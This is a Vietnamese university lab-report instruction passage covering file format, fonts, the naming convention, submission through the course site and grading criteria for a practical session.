* File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
* Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
* Đặt tên theo định dạng: [Mã lớp]-SessionX\_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).

*Ví dụ: [*NT101.K11.ANTT*]-Session1\_Group3.*

* Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
* Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm.
* Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

**Đánh giá**: Sinh viên hiểu và tự thực hiện. Khuyến khích:

* Chuẩn bị tốt.
* Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

*Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.*

**HẾT**

1. Ghi nội dung công việc, các kịch bản trong bài Thực hành [↑](#footnote-ref-1)